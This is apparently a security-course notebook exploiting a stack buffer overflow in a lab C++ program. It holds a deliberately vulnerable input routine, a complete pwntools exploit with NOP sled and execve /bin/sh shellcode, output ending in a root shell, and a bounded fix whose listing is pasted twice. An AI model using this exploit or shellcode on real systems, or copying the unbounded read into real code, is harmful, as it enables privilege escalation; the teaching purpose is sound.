Python Exploit

Bailey Williams

Look at StackOverflowHW.cpp

In [1]:
```
! cat StackOverflowHW.cpp
```

```
// Stack overflow Assignment
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <iostream>
using namespace std;

#define BUFSIZE 300

using namespace std;

void give_shell()
{
  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  system("/bin/sh");
}

char *mgets(char *dst)
{
  char *ptr = dst;
  int ch;
  /* skip leading white spaces */
  while ((ch = getchar()) && (ch == ' ' or ch == '\t'))
    ;

  if ((ch == '\n') or (ch == EOF))
  {
    *ptr = '\0';
    return dst;
  }
  else
    *ptr = ch;

  /* now read the rest until \n or EOF */
  while (true)
```

```
  {
    ch = getchar();
    if (ch == '\n' or ch == EOF)
      break;
    *(++ptr) = ch;
  }
  *(++ptr) = 0;
  return dst;
}

void bad()
{
  char buffer[BUFSIZE];
  printf("buffer is at %p\n", buffer);
  cout << "Give me some text: ";
  fflush(stdout);
  mgets(buffer); // similar to C's gets();
  //gets(buffer); // depricated
  cout << "Acknowledged: " << buffer << " with length " << strlen(buffer) << e
ndl;
}

int main(int argc, char *argv[])
{
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  bad();
  cout << "Good bye!\n";
  return 0;
}
```

Compile using g++ as x86 Linux System (using compile.sh)

In [3]:

```
%%bash
# compile the target program
input="./StackOverflowHW.cpp"
output="StackOverflowHW.exe"
echo kali | sudo -S ./compile.sh $input $output
```

```
[sudo] password for kali:
```

In [4]:

```
! python -c 'print("Hello World")' | ./StackOverflowHW.exe
```

```
buffer is at 0xffffbfe4
Give me some text: Acknowledged: Hello World with length 11
Good bye!
```

Complete the exploit code using pwntools by forcing to target program to execute give_shell() function

In [5]:
```
! pwn template ./StackOverflowHW.exe > SOHWexploit.py
```

Create exploit template

- Find offset using cyclic from pwntools
- Find the address of give_shell()
- Send some junk and controlled address to execute give_shell()


After adding exploit template the Python Script looks like:

In [1]:
```
! cat SOHWexploit.py
```

```
#!/usr/bin/env python3
# -*- coding: utf-8 -*-
# This exploit template was generated via:
# $ pwn template ./StackOverflowHW.exe
from pwn import *

# Set up pwntools for the correct architecture
exe = context.binary = ELF('./StackOverflowHW.exe')

# Many built-in settings can be controlled on the command-line and show up
# in "args".  For example, to dump all data sent/received, and disable ASLR
# for all created processes...
# ./exploit.py DEBUG NOASLR


def start(argv=[], *a, **kw):
    '''Start the exploit against the target.'''
    if args.GDB:
        return gdb.debug([exe.path] + argv, gdbscript=gdbscript, *a, **kw)
    else:
        return process([exe.path] + argv, *a, **kw)

# Specify your GDB script here for debugging
# GDB will be launched if the exploit is run via e.g.
# ./exploit.py GDB
gdbscript = '''
tbreak main
continue
'''.format(**locals())

#===========================================================
#                    EXPLOIT GOES HERE
#===========================================================
# Arch:     i386-32-little
# RELRO:    Partial RELRO
# Stack:    No canary found
# NX:       NX disabled
```

```
# PIE:      No PIE (0x8048000)
# RWX:      Has RWX segments

io = start()
# find the offset
io.sendline(cyclic(400, n=4))
io.wait() #wait until tube is closed and coredump file is generated

core = io.corefile
payload_len = cyclic_find(core.read(core.esp, 4), n=4) # esp = eip+4
print(f'payload_len = {payload_len}')

# open next tube
io = start()

# Find the base address of buffer
# base address is printed to stdout; just grab it
io.recvuntil(' at ')
address = int(io.recvline(False), 16)
repeat_ret_address = p32(address)*5

# get the shellcode
#shellcode_user = asm(shellcraft.sh()) # this didn't work!
#print(hexdump(shellcode_user))
# x86/linux/exec: 24 bytes; copied from shellcode/x86-linux-sh.py file


shellcode_user = (
    b"\x31\xc0\x50\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe3\x31"
    b"\xc9\x89\xca\x6a\x0b\x58\xcd\x80"
)



sled_len = payload_len - len(repeat_ret_address)-len(shellcode_user)
NOPSled = b'\x90'*sled_len # asm('nop')
payload = NOPSled+shellcode_user+repeat_ret_address
io.sendline(payload)

# shellcode = asm(shellcraft.sh())
# payload = fit({
#     32: 0xdeadbeef,
#     'iaaa': [1, 2, 'Hello', 3]
# }, length=128)
# io.send(payload)
# flag = io.recv(...)
# log.success(flag)

# get shell
#io.sendline(b'id')
#print(io.recvline())

io.interactive()
```

Exploiting using Python SOHWexploit.py file



Fixed Code

In [2]:

```
! cat StackOverflowHW_fixed.cpp
```


```
#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <iostream>
using namespace std;

#define BUFSIZE 300

//using namespace std;

void give_shell()
{
  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  system("/bin/sh");
}

char *mgets(char *dst)
{
  char *ptr = dst;
```

```
  int ch;
  /* skip leading white spaces */
  while ((ch = getchar()) && (ch == ' ' or ch == '\t'));

  if ((ch == '\n') or (ch == EOF)){
    *ptr = '\0';
    return dst;
  }
  else{
     *ptr = ch;
  }

  int count=(BUFSIZE-1);
  /* now read the rest until \n or EOF */
  while (count != 0)
  {
    ch = getchar();
    if (ch == '\n' or ch == EOF)
      break;
    *(++ptr) = ch;
    count--;
  }
  *(++ptr) = 0;
  return dst;
}

void bad()
{
  char buffer[BUFSIZE];
  printf("buffer is at %p\n", buffer);
  cout << "Give me some text: ";
  fflush(stdout);
  mgets(buffer); // similar to C's gets();
  //gets(buffer); // depricated
  cout << "Acknowledged: " << buffer << " with length " << strlen(buffer) << e
ndl;
}

int main(int argc, char *argv[])
{
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  bad();
  cout << "Good bye!\n";
  return 0;
}#include <stdio.h>
#include <string.h>
#include <sys/types.h>
#include <stdlib.h>
#include <unistd.h>
#include <iostream>
using namespace std;
```

```
#define BUFSIZE 300

//using namespace std;

void give_shell()
{
  // Set the gid to the effective gid
  // this prevents /bin/sh from dropping the privileges
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  system("/bin/sh");
}

char *mgets(char *dst)
{
  char *ptr = dst;

  int ch;
  /* skip leading white spaces */
  while ((ch = getchar()) && (ch == ' ' or ch == '\t'));

  if ((ch == '\n') or (ch == EOF)){
    *ptr = '\0';
    return dst;
  }
  else{
     *ptr = ch;
  }

  int count=(BUFSIZE-1);
  /* now read the rest until \n or EOF */
  while (count != 0)
  {
    ch = getchar();
    if (ch == '\n' or ch == EOF)
      break;
    *(++ptr) = ch;
    count--;
  }
  *(++ptr) = 0;
  return dst;
}

void bad()
{
  char buffer[BUFSIZE];
  printf("buffer is at %p\n", buffer);
  cout << "Give me some text: ";
  fflush(stdout);
  mgets(buffer); // similar to C's gets();
  //gets(buffer); // depricated
  cout << "Acknowledged: " << buffer << " with length " << strlen(buffer) << e
```


```
ndl;
}

int main(int argc, char *argv[])
{
  gid_t gid = getegid();
  setresgid(gid, gid, gid);
  bad();
  cout << "Good bye!\n";
  return 0;
}
```

- Running fixed code



```
(base) ┌──(kali㉿x86_64-conda-linux-gnu)-[~/Desktop/SystemSecurity]
└─$ python -c "print('A'*301)" | ./StackOverflowHW_fixed.exe
buffer is at 0×ffcb9964
Give me some text: Acknowledged: AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA with length 300
Good bye!
```

Exploit to get Root Shell



```
[+] Parsing corefile...: Done
[*] '/home/kali/Desktop/SystemSecurity/core.648918'
    Arch:      i386-32-little
    EIP:       0×64616164
    ESP:       0×ffffc1b0
    Exe:       '/home/kali/Desktop/SystemSecurity/StackOverflowHW.exe' (0×56555000)
    Fault:     0×64616164
payload_len = 316
[+] Starting local process '/home/kali/Desktop/SystemSecurity/StackOverflowHW.exe': pid 664938
/home/kali/Desktop/SystemSecurity/SOHWexploit.py:55: BytesWarning: Text is not bytes; assuming A
SCII, no guarantees. See https://docs.pwntools.com/#bytes
  io.recvuntil(' at ')
[*] Switching to interactive mode
Give me some text: Acknowledged: \x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x9
0\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x90\x901\xc0Ph//shh/bin\x89\xe31\xc9\x
89\xcaj\x0bt\xc0\xff\xfft\xc0\xff\xfft\xc0\xff\xfft\xc0\xff\xfft\xc0\xff\xff with length 316
# whoami
root
```